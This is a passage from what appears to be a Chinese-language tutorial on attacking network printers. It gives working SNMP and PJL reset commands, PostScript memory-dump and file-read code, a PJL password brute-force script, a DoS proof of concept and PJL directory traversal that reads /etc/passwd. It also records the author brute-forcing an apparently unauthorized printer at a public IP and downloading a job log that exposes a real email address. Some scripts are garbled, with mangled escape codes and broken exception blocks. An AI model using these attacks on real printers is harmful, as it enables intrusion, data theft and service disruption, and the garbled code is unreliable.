3.2 权限提升

下面介绍两种绕过打印机保护机制的方法：恢复出厂设置、Accounting 绕过。

3.2.1 恢复出厂设置

将设备恢复出厂设置会覆盖用户设置密码等保护机制，通常可以通过按下打印机控制面板上的特殊组合键来完成。但我们并非总是能对设备物理访问。所以同样的道理，我们可以通过厂商的打印机控制或页面描述语言远程恢复出厂设置。基本原理为：利用打印机 Printer MIB 定义的 prtGeneralReset 对象（OID 1.3.6.1.2.1.43.5.1.1.3.1）重启设备（powerCycleReset）、重置 NVRAM 设置（resetToNVRAM）或恢复出厂默认设（resetToFactoryDefaults），通过 SNMP 向打印机发送恢复出厂设置的指令，或者转换成 PML 格式以打印任务的形式发送给打印机。需要注意的一点是，这种方法会使所有静态 IP 地址配置丢失，如果没有 DHCP 服务可用，攻击者可能将无法重新连接到设备。

图 3-5 是一种使用 SNMP 命令来实现恢复出厂设置的方法。

```
snmpset -v1 -c public printer 1.3.6.1.2.1.43.5.1.1.3.1 i 6
```

图 3-5

在许多情况下，由于防火墙的存在，目标打印机无法执行 SNMP 指令。在 HP 设备上，可以将 SNMP 转换为 PML 表示，将其嵌入到合法打印作业中，就可以实现重启或者将设备恢复出厂设置。图 3-6 是上图 SNMP 命令的 PML 表示。

```
@PJL DMCMD ASCIIHEX="040006020501010301040106"
```

图 3-6

3.2.1 Accounting 绕过

绕过打印 Accounting 系统可以实现免费打印，对打印作业管理的一种方法是采用打印服务器，打印服务器通常用 CUPS 或 LPDRng 这样的软件实现。这些软件使用 IPP、LPD、SMB 等协议来管理打印作业及队列。如果打印机直接访问互联网，攻击者可以轻松绕过打印服务器。有两种方法可以绕过打印统计系统：冒充其他用户、操纵打印页面的计数。

冒充其他用户需要绕过认证机制，LPRng 和 CUPS 均提供了基于 SSL 的加密管道和 Kerberos 或 PGP、HTTP 安全认证机制。如果打印机配置正确，攻击者无法直接访问打印机，那么就无法冒充其他用户。但是这些安全特性是可选的，处于成本考虑。这些特性很少在真实的打印机服务器中应用。相反作为 LPD 和 IPP 协议参数的用户名可以被客户端设置为任意值。打印机服务器已经配置好的情况下，可以使用命令“lp -U nobody test.ps”来实现正确的身份验证。

打印页面的数量必须由打印系统确定，所以打印机内部有一个打印页数计数器，针对 HP 打印机可以通过发送特定的 PJL 命令来更改打印页数。根据此原理可以更改打印页数，封装的主要指令有“@ PJL SET SE R VICEMODE = HPBOISEID”、“@ PJL DEFAULT PAGES = XX”、“@ PJL SET PAGES = XX”，经过验证，该方法可以随意更改 HP5200 的打印机打印页数。

3.3 信息泄露

打印机中重要数据除了打印作业外，还包含更多潜在的敏感信息，比如打印机设备的密码、周围网络环境的密码。打印机信息泄露可以分为两类：内存访问、文件系统访问。

3.3.1 内存访问

如果攻击者可以访问打印机的内存或 NVRAM，就可能能够获取密码或打印文档等敏感数据。对内存的写访问甚至可能导致代码执行。

某些型号的 Xerox 打印机内置了专有 PostScript 运算符——vxmemfetch，允许攻击者读取任意内存地址。使用 PostScript 循环，此功能可以很容易地用于转储整个内存，如图 3-7 所示。

```
/counter 0 def 50000 {  
  /counter counter 1 add def  
  currentdict /RRCustomProcs /ProcSet findresource begin  
  begin counter 1 false vxmemfetch end end == counter  
} repeat
```

图 3-7 使用 PostScript 转储整个内存

3.3.2 文件系统访问

如果攻击者可以访问打印机的文件系统，那么他可以获取到打印机配置文件和打印机作业等敏感信息。通过写操作甚至可能导致远程代码执行，例如编写脚本或者替换文件系统中开机执行的二进制文件。因此打印机不应该允许访问文件系统，但是 PostScript 和 PJI 语言可以实现这一点。

得益于 PostScript 的强大，其文件 I/O 原语使得对打印机文件系统的访问成为可能，目前，已经可以系统地利用 PostScript 函数来访问打印机设备的文件系统。图 3-8 中给出了使用 HP LaserJet 4200N 上的 PostScript 访问文件系统的示例代码。

```
> /str 256 string def (%*%../*)
> {==} str filenameforall
< (%disk0%../webServer/home/device.html)
< (%disk0%../webServer/.java.login.config)
< (%disk0%../webServer/config/soe.xml)

> /byte (0) def
> /infile (../../etc/passwd) (r) file def
> { infile read {byte exch 0 exch put
>   (%stdout) (w) file byte writestring}
>   {infile closefile exit} ifelse
> } loop
< root::0:0:::/bin/dlsh

> /outfile (test.txt) (w+) file def}}
> outfile (Hello World!) writestring
> outfile closefile
```

图 3-8 访问 HP LaserJet 4200N 文件系统

3.3.3 凭证泄露

打印机通常是设置为默认密码或者没有初始密码。PJL 和 PostScript 密码均可以被暴力破解。

PJL 保护机制的密钥由 2 个字节的存储单位存储，2 个字节为 16 个 bit 即 65536 种表示方法，所以密码范围在 0 到 65535 之间，可以进行暴力破解攻击，从而得到目标打印机的完全访问权限。

打印机系统 9100 端口开启时，若连上该端口通过 PJL 指令发送设备名称请求并得到打印机的响应，说明可以未授权访问打印机，根据国外安全研究员 PHENOELIT 已经写好了漏洞利用程序，对其中的主要代码进行分析，得到下面的流程：1. 设置 IP 地址；2. 向 9100 端口建立 Socket 连接；3. 连接成功发送 PJL 指令请求设备号；4. 若返回设备号说明支持 PJL 指令；4. 对密钥进行暴力破解攻击；5. 破解成功执行 PJL 指令；6. 访问本地硬盘资源进行上传下载操作。

图 3-9 是破解密钥部分的代码。

```
void PJLsession::blind_disable_pjl_password(unsigned int pass) {
    String ts;
    char numb[50];
    if ((pass==0)||((pass>65535)) throw ExInvalid();#ifndef UNIX
    _snprintf(numb,49,"%u",pass);#else
    snprintf(numb,49,"%u",pass);#endif //UNIX
    connection.clear();
    connection.sendbuf.set(PJL_START);
    connection.sendbuf.append("\r\n");
    connection.sendbuf.append("@PJL JOB PASSWORD=");
    connection.sendbuf.append(numb);
    connection.sendbuf.append("\r\n@PJL DEFAULT PASSWORD=0 \r\n");
    connection.sendbuf.append("@PJL E0J\r\n");
    connection.sendbuf.append(PJL_FINISH);
    connection.senddata();
    // TEST !!!
    // connection.recvatleast(9,ctimeout);
    // end TEST
    connection.sendbuf.clear();
}
```

图 3-9

connection.sendbuf.set() 后面根据 PJL 协议发送指定的数据包。使攻击者在破解密码之后可以用里面的命令进行任意操作了。

用 Nmap 对 HP LaserJet 打印机扫描发现，Nmap 的扫描结果显示主机不但开启了 9100 端口，80，443，23 端口也开着。

```
Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-15 02:27 CST
Nmap scan report for p50990770.dip0.t-ipconnect.de (80.153.7.112)
Host is up (0.34s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
1723/tcp  open  pptp
8080/tcp  open  http-proxy
9100/tcp  open  jetdirect
```

图 3-10

我们使用 PHENOELIT 开发的 PFT 工具来进行渗透测试。PFT 工具专门用来破解 PLJ 接口的打印机，获取打印机的环境变量、文件系统和重要目标文件。

图 3-11 是密码破解的情况。


```
anka9080@Ubuntu:~/Pentest/pjllib/pft$ ./pft
PFT - PjL file transfer
      FX of Phenoelit <fx@phenoelit.de>
      Version 0.7 ($Revision: 1.8 $)

pft> server 80.153.7.112
Server set to 80.153.7.112
pft> port 9100
Port set to 9100
pft> connect
Connected to 80.153.7.112:9100
Device: HP LaserJet M4345 MFP
pft> █
```

图 3-11

可以用 PFT 提供的暴力破解功能清除掉打印机的 PjL 程序保护。

```
pft> env bruteforce
try 30
INFO: force_recv_clear() timed out for 270bytes (10 sec)
Password disabled successfully
```

图 3-12

显示密码清除成功，使用 ls 命令查看打印机上硬盘里的文件：

```
pft> ls
0:\
.          -          d
..         -          d
PermStore  -          d
PostScript -          d
PjL        -          d
saveDevice -          d
FaxIn      -          d
Fax        -          d
FaxUpgrade -          d
webServer  -          d
svcErr.log 11468      -
```


图 3-13

在这里可以查看打印机硬盘中存放的所有东西。如果打印机缓存了打印文件，在这里也是可以找到的。进入一个目录选择一个文件下载到本地。

```
pft>
syntax error (try help)
pft> get L006105.XML █
```

图 3-14

图 3-15 是文件内容。



```
<entry id="DS008718" version="1">
<timestamp date="2015-07-09" time="12:17:11" zone="UNKNOWN"></timestamp>
<source mfp="192.168.0.253" service=""></source>
<job_info result="success" guid="">
<sender email="info@itm-spedition.de" authenticated="false" username=""
nos="" domain="" context="">HP LaserJet M4345</sender>
<scan_info page_count="1" size="a4"></scan_info>
<jobAcct_info jobAcct13="" jobAcct14="" jobAcct15="" jobAcct16=""></
jobAcct_info>
<folder_info size="25.84 KILOBYTE" fileFormat="pdf"
colorSettings="grayscale" result="success">
```

图 3-15

3.4 RCE 漏洞

任何计算机系统都可能执行恶意代码，打印机也不例外，可以造成远程代码执行的方法有：缓冲区溢出、固件更新、定制软件包。

3.4.1 缓冲区溢出

缓冲区溢出的风险是众所周知的，而不仅限于打印机，但因为打印机厂商提供额外的语言和网络服务，所以可能更容易发生此类攻击。利用漏洞可能会导致拒绝服务甚至是远程代码执行。缓冲区溢出在嵌入式设备上尤其危险，因为大多数嵌入式设备可能没有 ASLR、NX 等保护机制，甚至所有执行的代码都以 root 用户身份运行，下面介绍一个 LPD 后台程序缓冲区溢出的例子。

LPD 后台程序是一个安装在 UNIX 打印服务器上的后台程序。它的功能是等待接受客户使用打印机远程（LPR）协议传来的打印作业。当 LPD 收到一个打印任务后，它先将打印任务暂存于打印队列中，当打印设备空闲时，LPD 从打印队列中取出打印任务并将它传给打印机进行打印。

LPD 对输入的作业名、用户名、主机名等数据缺乏检查，发送过多字符会导致缓冲区溢出。例如当输入的用户名超过 150 个字符时，会导致打印机崩溃。受该漏洞影响的打印机型号有 HP LaserJet 1200、the HP LaserJet 4200N、the HP LaserJet 4250N、the Dell 3110cn、the Kyocera FS-C5200DN 和 Samsung MultiPress 6345N 等。图 3-16 为输入过长字符串之后，LPD 程序内存中数据分

布。

```
> 02 6c 70 0a .lp.
< 00 .
> 02 31 35 32 20 63 66 41 30 30 31 0a .152 cfA001.
< 00 .
> 4c 78 78 78 78 78 78 78 78 78 78 78 78 78 78 Lxxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxx..
> 78 78 78 78 78 78 78 78 0a 00 xxxxxxxx..
```

图 3-16

3.4.2 固件更新

恶意固件的危险是众所周知的，然而与其他网络设备相比，打印机通常将固件更新当做普通打印作业，这为攻击者打开了一个大门，因为访问打印机是很容易。这种不安全的设计的原因，可能是因为历史因素：打印机过去是通过电缆连接的。没有网络连接，安全性就不那么重要了，现代打印机接入互联网，那么恶意固件的危害就突显出来。

3.4.3 定制软件包

近些年来，打印机厂商开始在设备上安装定制软件，这类打印机应用程序的格式是专有的，SDK 不向外开放。定制软件一般由经销商和承包商编写，因此打印机可以根据公司的特殊需要和业务流程，将打印机集成到他们的管理软件中。例如 NSi，它可以安装在许多 MFPs 上，并自动上传扫描或复制的文档到预定义的位置。显然，在打印机设备上运行定制代码的特性是一个潜在的安全威胁。此外，软件包签名可能比固件签名更困难，因为软件不仅由打印机制造商编写，而且由众多开发人员编写，这些开发人员需要拥有签署软件的密钥。因此，将密钥

包含在 SDK 中是合乎逻辑的。在较老的 HP 激光打印机上，可以执行任意的 Java 字节码。基于嵌入式 web 服务器的密码，可以通过 PostScript 轻松检索得到，也可以通过恢复工厂默认值来绕过该密码。

四、网络打印机漏洞案例

4. 1DoS 攻击漏洞案例

4. 1. 1Brother 联网打印机 DoS 攻击漏洞

据外媒报道，Trustwave 实验室研究人员发现 Brother 联网打印机存在一处安全漏洞，允许攻击者远程操控设备后展开拒绝服务攻击。目前据 Shodan 搜索结果显示，全球至少 14989 台 Brother 打印机暴露于公网当中很可能会受到这一漏洞的影响。尽管 Trustwave 及时通知了 Brother 公司该漏洞细节，但是到目前为止，Brother 公司仍然没有给出任何更新补丁。

该漏洞存在于 Debut 嵌入式 http 服务中，根据网络上提供的 Poc，经测试发现，攻击者连接目标打印机，发送畸形 HTTP POST 请求，打印机会向攻击者返回一个 500 的错误响应，之后攻击者继续向目标打印机发送畸形 HTTP POST 请求，继续让其产生 500 错误响应，如此反复，最终形成 Dos 攻击。

构造畸形 payload，用于发送 HTTP POST 请求，payload 如下图所示：

```
payload = "POST / HTTP/1.1\r\n"
payload += "Host: asdasdasd\r\n"
payload += "User-Agent: asdasdasd\r\n"
payload += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
payload += "Accept-Language: en-US,en;q=0.5\r\n"
payload += "Referer: asdasdasdasd\r\n"
payload += "Connection: close\r\n"
payload += "Upgrade-Insecure-Requests: 1\r\n"
payload += "Content-Type: application/x-www-form-urlencoded\r\n"
payload += "Content-Length: 42\r\n"
payload += "asdasdasdasdasdasd\r\n\r\n"
```

重复发送畸形 HTTP POST 请求，最终会形成 Dos 攻击，Poc 代码如下图所示：

```
while True:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    try:
        s.connect((target,int(port)))
        print "[*] Sending DOS payload"
        s.send(payload)
        # Wait for server to respond with 500 error
        s.recv(4096)
        s.close()
    except:
        print("[!] Can't connect to target")
        sys.exit()
```

4.2 权限提升漏洞案例

4.2.1 HP 企业打印机权限提升漏洞

惠普曾推出过多款配备了安全保护功能的新型企业级激光打印机，并声称这些安全功能可以防止恶意攻击者利用打印机渗透进企业的网络环境中。惠普公司又对外声称他们对惠普打印机的打印管理服务进行了一系列安全性方面的提升。惠普公司表示，它给客户们提供的是“世界上最安全的打印机”。FoxGlove 安全公司的研究人员对一台 HP PageWide 586DN 型企业多功能打印机以及一台 HP M553 型企业激光打印机进行了测试。

安全研究人员首先使用 PRET（打印机漏洞利用工具包）对设备进行了测试，并成功发现一个能够将打印机恢复出厂设置的漏洞，一个 RCE 漏洞。本文重点分析打印机恢复出厂设置漏洞。PERT 是一款由德国波鸿鲁尔大学的研究人员所开发的一款打印机安全测试工具，研究人员表示，PERT 能够扫描出二十多种不同品牌打印机中的安全漏洞，例如惠普、戴尔、三星和柯尼卡等。

恢复出厂设置漏洞的测试是使用的 PRET 工具包，PRET 工具包中调用 PJI 接口 reset 或者 SNMP 命令 “snmpset -v1 -c public printer 1.3.6.1.2.1.43.5.1.1.3.1 i 6” 就可以实现恢复出厂设置，从而将“Administrator” 密码重设为默认无密码。

```
192.168.1.4:/> reset
Warning: This may also reset TCP/IP settings to factory defaults.
You will not be able to reconnect anymore. Press CTRL+C to abort.
Restoring factory defaults in... 10 9 8 7 6 5 4 3 2 1 KABOOM!
This command works only for HP printers. For other vendors, try:
snmpset -v1 -c public 192.168.1.4 1.3.6.1.2.1.43.5.1.1.3.1 i 6
```

如果管理员禁用了上文提到的 PjL 和 SNMP 接口的话，HP 默认启用的一个功能可以帮我们把 Set Community Name 由 public 改为默认。这个功能允许打印机在启动时通过 DHCP 或 BOOTP 服务器重新配置。每次打印机启动，当从 DHCP 服务器获得 IP 地址时，它也会在 DHCP 响应中查找一些特殊的配置选项。其中一个选项指定了一个 TFTP 服务器，打印机可以检索各种配置文件。任何手动配置优先于 DHCP 配置。然而在 DHCP 配置中有些选项允许清除手动配置，包括以下选项：安全复位（将打印服务器上的安全设置重置为出厂默认值）、冷复位（冷复位后重置为 TCP/IP 出厂默认设置）。构造一个 PHCP 配置文件这样就可以清除掉管理员的手动配置，从而实现恢复出厂设置。

虽然惠普采用了某些机制来防止他人对打印机的操作系统进行篡改，但是研究人员还是成功绕过了这些保护机制并访问到了系统固件文件。接下来，研究人员分析了固件的更新机制以及惠普的软件解决方案。惠普的软件解决方案使用了 OXP 平台和 SDK 来扩展打印机的功能，而这两种解决方案以及固件更新机制都是通过一个单一的 Bundle 文件（.BDL）实现的，而这个文件需要验证一个有效签名，研究人员成功破解了软件解决方案所使用的文件签名验证机制。这也就意味着，他们将能够上传一个恶意 DLL 文件并执行任意代码。

4.3 信息泄露漏洞案例

4.3.1 HP LaserJet 打印机信息泄露漏洞

惠普官方曾发布安全通告 c02004333，通告披露了一个漏洞，漏洞成因是 PjL 接口权限设置不正确，通过 PjL 不仅可以查看和更改打印机状态，还可以访问打印机内部文件系统。攻击者可以利用打印机 PjL 接口中的目录遍历缺陷来查看目标设备上的任意文件。通过 ZoomEye 进行搜索，发现目前受该漏洞影响的打

印机数量为 3625 台。

根据该安全通告提供的解决方案,用户可以通过禁用 PJI 的文件系统访问权限或者重设 PJI 密码来解决问题。但是 PJI 密码范围为 1-65535 的数字,是很容易被暴力破解的,攻击者可以通过密码爆破将密码保护禁用,从而可以绕过密码验证对打印机文件线条进行访问。

漏洞验证脚本分为三部分,第一部分发送读取设备 ID 的 PJI 指令,第一部分验证脚本代码如下图所示:

```
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.settimeout(10)
s.connect((sys.argv[1],9100))
s.settimeout(None)
s.send(('33%-12345X@PJI INFO ID\r\n33%-12345X\r\n').encode('UTF-8'))
print(s.recv(1024).decode('UTF-8'))
```

第二部分:通过发送重置密码的 PJI 指令实现密码爆破,每 30 次密码尝试发送一次查询密码保护的 PJI 指令,如果密码保护被禁用则密码爆破成功,此时会打印“password disabled ok!”,第二部分验证脚本代码如下图所示:

```
for i in range(1, 65536):
    buf = b''
    s.send(('33%-12345X@PJI \r\n@PJI JOB PASSWORD=' + str(i) + '\r\n@PJI DEFAULT PASSWORD=0 \r\n@PJI E0J\r\n33%-12345X\r\n').encode('UTF-8'))
    if i%30 == 0:
        s.send(('33%-12345X@PJI \r\n@PJI DINQUIRE PASSWORD\r\n33%-12345X\r\n').encode('UTF-8'))
        while True:
            buf += s.recv(1)
            print(buf)
            try:
                buf.index(b'\r\n\x0c')
            try:
                buf.index(b'DISABLED')
                print('password disabled ok!')
```

第三部分为发送查询目录的 PJI 指令,如果能获取到目录,此时会打印“PoC OK!”,那么就获得了访问打印机文件系统的权限。第三部分代码如下图所示:

```
s.send(('33%-12345X@PJI \r\n@PJI FSDIRLIST NAME = "0:\\" ENTRY=1 COUNT=99\r\n33%-12345X\r\n').encode('UTF-8'))
buf = b''
while True:
    buf += s.recv(1)
    print(buf)
    try:
        buf.index(b'\r\n\x0c')
        try:
            buf.index(b'ENTRY')
            print('PoC OK!')
            return
        except ValueError:
            print('PoC NO!')
            return
    except ValueError:
        continue
except ValueError:
    print('password disabled faild!')
finally:
    s.close()
    return
except ValueError:
    continue
```

攻击者获取访问打印机文件系统权限之后,就可以进行文件上传、下载、删除的操作。


4. 4RCE 漏洞案例

4.4.1 HP Ink Printers 远程代码执行漏洞

根据往年经典案例，Check Point 的研究人员公布了惠普在其所有 OfficeJet 多功能喷墨打印机中广泛使用的传真协议的实现中发现的两个关键漏洞的公开细节。HP 官方发布通告称部分喷墨打印机（HP Ink Printers）存在 2 个高危的远程代码执行漏洞，攻击者可以通过发送恶意构造的文件给受影响的设备，造成栈溢出，从而远程执行代码，获取了打印机的完全控制权后，做任何事情都是可能的了。使用 Eternal Blue 可以获得与 PC 的控制权，然后利用 PC 来窃取数据并通过传真发送给攻击者。研究人员将该攻击命名为 Faxploit 攻击。


传真目前广泛应用于许多行业的多功能打印机设备中，而这些打印机大多通过以太网、WiFi、Bluetooth 等接口连接到内部网络或公司网络中。更重要的是多功能打印机还连接着 PSTN 电话线来支持传真功能。

HP Ink Printers 多功能打印机支持 ITU T.30 协议，下图是协议的构成：



其中 Phase B 负责发送者和接收者之间的握手，Phase C 是传输的数据帧。

帧是通过电话线使用 HDLC 发送的，如下图所示：



传真不仅能发送 TIFF 文件，还能发送页面文件，HP Ink Printers 多功能打印机支持 ITU T.81 (JPEG) 格式，即可以发送彩色传真。与 tiff 文件相比，.jpg 文件中接收者会构建 header。在固件中，接收的内容会在没有过滤的情况下，复制到文件中，这是一个攻击入口。

当目标打印机接收到一个彩色传真，就会在不做任何检查的情况下复制内容到一个.jpg 文件（%s/jfxp_temp%d_%.jpg）中。而接收传真只是第一步，打印时打印机模块首先需要确认接受文档的长度和宽度，然后需要发送进行基本的语法分析，两个漏洞存在与 JPGE 分析器之中，JPEG 分析器非常简单，工作原理为：检查文件开始 Start Of Image (SOI) marker: 0xFFD8；循环分析每个支持的标记；3. 完成后，返回相关数据对调用者。

CVE-2018-5925 缓冲区溢出漏洞，根据标准，COM maker（标记）（0xFFFE）是可变大小的文本域。这也是找到的第一个漏洞，根据标准传真接收器会丢弃 maker（标记）。下图是 COM market 漏洞反编译的代码：

```
case 1:
if ( opcode == 2 * dword_A29D20FC[jpg_index] + 11 )
{
byte_3 = EI_jpg_stream_read_byte_from_file() << 24;
bytes_2_3 = byte_3 | (EI_jpg_stream_read_byte_from_file() << 16);
bytes_1_2_3 = bytes_2_3 | (EI_jpg_stream_read_byte_from_file() << 8);
parsed_dword = bytes_1_2_3 | EI_jpg_stream_read_byte_from_file();
lower_byte = EI_jpg_stream_read_byte_from_file();
length_in_2_bytes = lower_byte | (EI_jpg_stream_read_byte_from_file() << 8);
for ( i = 0;
i < length_in_2_bytes;
*( &jpg_massive_buffer + offset ) = cur_byte | (EI_jpg_stream_read_byte_from_file() << 8) )
{
cur_byte = EI_jpg_stream_read_byte_from_file();
offset = 2 * (i + 1050 * jpg_index);
*( &jpg_massive_buffer + offset ) = cur_byte;
++i;
}
}
```

分析模块会对 2 字节长的域进行分析，并复制文件中的数据到全局数组

中。数组中每个记录大小为 2100 字节，而长度域为 64KB，这就有大量可控制的缓存溢出。

CVE-2018-5924 分析 DHT marker 基于栈的缓存溢出，因为第一个漏洞不支持标准的编译实现，继续寻找 marker 相关的其他漏洞。DHT marker (0xFFC4) 定义了特殊的 Huffman 表，用于解码文件的数据帧。函数比之前 COM maker 漏洞还简单一点，DHT marker 漏洞反编译的代码如下图所示：

```
v2 = EI_jpg_stream_read_byte_from_file();
v3 = v2 >> 4;
v4 = v2 & 0xF;
accumulated_sum_bound_4096 = 0;
loop_index = 0;
do
{
    read_byte = EI_jpg_stream_read_byte_from_file();
    local_buffer[loop_index] = read_byte;
    accumulated_sum_bound_4096 += read_byte;

    ++loop_index;
}
while ( loop_index <= 15 );
huge_short_minus_19 = huge_short_minus_2 - 17;
if ( huge_short_minus_19 < accumulated_sum_bound_4096 )
    break;
yl_dword_zero__(local_buffer_256, 64);
for ( i = 0; i < accumulated_sum_bound_4096; ++i )
    local_buffer_256[i] = EI_jpg_stream_read_byte_from_file();
huge_short_minus_2 = huge_short_minus_19 - accumulated_sum_bound_4096;
if ( v3 && v3 != 1 || v4 && v4 != 1 )
{
    EI_jpg_set_read_state_opcode(5);
    return;
}
```

这里有一个读取 16 字节数据的循环，因为每个字节表示一个长度域，所有的字节加起来就是整个的长度变量；一个全 0 的 256 字节的本地栈缓存会被用于之后的运行过程；第二个循环会使用之前的长度域，从文件中拷贝数据到本地栈缓存。

代码中的漏洞就是： $16 * 255 = 4080 > 256$ ，所以攻击者就有了没有任何使用的字母限制的可控的基于栈的缓存溢出了。

4.4.2HP PageWide 和 HP OfficeJet Pro 打印机任意代码执行漏洞

根据往年经典案例，惠普公司发布了一条关于 HP PageWide Printers 和 HP

OfficeJet Pro Printer 两种打印机的任意代码执行漏洞公告，公告宣称：某些型号的 HP 打印机被发现潜在的安全漏洞，攻击者利用该漏洞可以对目标打印机发起攻击，执行任意代码执行行为。该漏洞的 CVSS 评分高达 9.8 分（严重），惠普官方提供了名为 OJ8210_R1709A.exe 的更新固件下载，漏洞成因是 HP PageWide Printers 和 HP OfficeJet Pro Printer 两种打印机存在利用 PJP 语言进行目录遍历的漏洞。

根据国外安全专家 Jens Müller 发布的一篇关于打印机安全文章，大部分打印机存在利用 PJP 语言进行目录遍历的漏洞，在未更新固件的打印机上，尝试使用路径../../和../../bin 进行目录枚举，结果如下图所示：

```
albinolobster@ubuntu:~$ nc 192.168.1.158 9100
@PJP FSDIRLIST NAME="../.." ENTRY=1 COUNT=4
@PJP FSDIRLIST NAME="../.."
FILEERROR=0

@PJP FSDIRLIST NAME="../../bin/" ENTRY=1 COUNT=4
@PJP FSDIRLIST NAME="../../bin/" ENTRY=1
getopt TYPE=FILE SIZE=880020
setarch TYPE=FILE SIZE=880020
dd TYPE=FILE SIZE=880020
cp TYPE=FILE SIZE=880020
```

根据返回结果，尝试../../，产生了 FILEERROR 错误，../../bin 可以列出一些传统 Linux 系统文件，可以像 Linux 系统那样进行深入遍历了。

FSQUERY、FSUPLOAD 和 FSDOWNLOAD，这 3 个命令将会赋予用户访问打印机文件系统的读写（r/w）权限，例如，我可以利用 FSQUERY 或 FSUPLOAD 命令读取 /etc/passwd 密码内容：

```
@PJL FSUPLOAD NAME="../../../etc/passwd" OFFSET=0 SIZE=648
@PJL FSUPLOAD FORMAT:BINARY NAME="../../../etc/passwd" OFFSET=0 SIZE=648
root:x:0:0:root:/var/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
haldaemon:x:68:68:hald:/bin/sh
dbus:x:81:81:dbus:/var/run/dbus:/bin/sh
ftp:x:83:83:ftp:/home/ftp:/bin/sh
nobody:x:99:99:nobody:/home:/bin/sh
sshd:x:103:99:Operator:/var:/bin/sh
default:x:1000:1000:Default non-root user:/home/default:/bin/sh
_ntp:x:100:99:Linux User,,,:/run/ntp:/bin/false
```

